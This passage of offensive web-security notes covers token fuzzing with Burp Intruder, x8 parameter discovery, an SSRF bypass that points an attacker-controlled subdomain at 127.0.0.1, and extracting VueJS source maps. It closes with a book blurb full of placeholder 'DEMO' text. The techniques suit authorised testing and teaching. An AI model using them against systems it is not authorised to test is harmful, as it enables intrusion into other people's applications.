Fuzz for the token or cookie name using Burp Intruder with a negative search on responses to identify valid session identifiers. Whether the subdomains share the same key is unknown until tested.

Using Legitimate Values to Improve Fuzzing

If a legitimate value can be extracted from the application — such as a regex pattern — and that value can be manipulated (for example, `site.com.attacker.com` passes as valid), use that value to fuzz parameters more effectively. Some parameters do not behave as expected without a value that the application considers legitimate.

Flash Point

The `x8` tool analyzes parameter reflections and behavior using random values. The `--custom-values` flag extends this by also testing semantically meaningful values alongside random ones.

Normal mode:

```
debug=asdf123
```

With `--custom-values`:

```
debug=asdf123
debug=true
debug=false
debug=1
debug=0
debug=yes
debug=no
```

Example command:

```
x8 -u https://target.com --custom-values "0 1 true false yes no dev stage prod internal a
```

This value string is particularly effective because it covers boolean flags and common application environment identifiers. Adjust the values based on what the target application is likely to use.

Flash Point

Header enrichment is what happens when a client sends a request to a CDN and the CDN automatically appends extra headers — such as `X-Forwarded-For` — before forwarding the request to the upstream server.

SSRF — Bypassing 127.0.0.1 Filters

When attempting SSRF against 127.0.0.1, the IP may be filtered. One bypass is to use a domain you control — for example, create a subdomain such as `local.attacker.com` and set its DNS A record to 127.0.0.1. The application resolves the domain and connects to localhost. This can also be chained with an open redirect to bypass additional protections.

VueJS Applications and Lazy Loading

VueJS applications use lazy loading, which means there must be an index file that references all JS files. If the application is not server-side rendered, this file can be found in the page sources.

The workflow:

1. Copy the index file content.
2. Run it through a JS beautifier (such as <https://beautifier.io/>) to extract JS file names.
3. If source maps are open, use a source mapper tool to reconstruct the original source:

```
for i in $(cat urls.txt); do
    filename=$(basename "$i")
    sourcemapper -output $filename -url $i
    echo "$i >> done"
done

mkdir ../building-merge
for i in */; do
    cp -r "$i" ../building-merge
done
```

How to Determine if a Site Is SSR

Most SPAs are not server-side rendered. Some detection methods:

1. Check for traces of common frameworks such as Vue or React.
2. Examine response size and structure.
3. Send a request with `curl` — does the response contain a skeleton or actual content?
4. Navigate between pages — does the URL change?
5. Go to developer tools → Settings → disable JavaScript → refresh the page. If nothing loads, the site is not SSR.

OFFENSE

CIPHER STACK: OFFENSE EXPLORES MODERN
OFFENSIVE SECURITY FROM A STRUCTURED
AND ANALYTICAL PERSPECTIVE.

IT FOCUSES ON UNDERSTANDING HOW
SYSTEMS BEHAVE, HOW VULNERABILITIES
EMERGE, AND HOW ATTACK SURFACES
ARE MAPPED AND ANALYZED IN REAL WORLD
ENVIRONMENTS.

CORE TOPICS:

- DEMO NETWORK FUNDAMENTALS DEMO NETWORK DEMO
LEVEL CONDENSED
- DEMO ETHICAL HACKING FOUNDATIONS
- DEMO OWASP TOP 10 AND BEYOND
- DEMO DEPP APPLICATION RECONNAISSANCE
- DEMO WIDE SCALE RECONNAISSANCE

A PROCTICAL FOUNDATION FOR
ETHICAL HACKING, WEB SECURITY AND
RECONNAISSANCE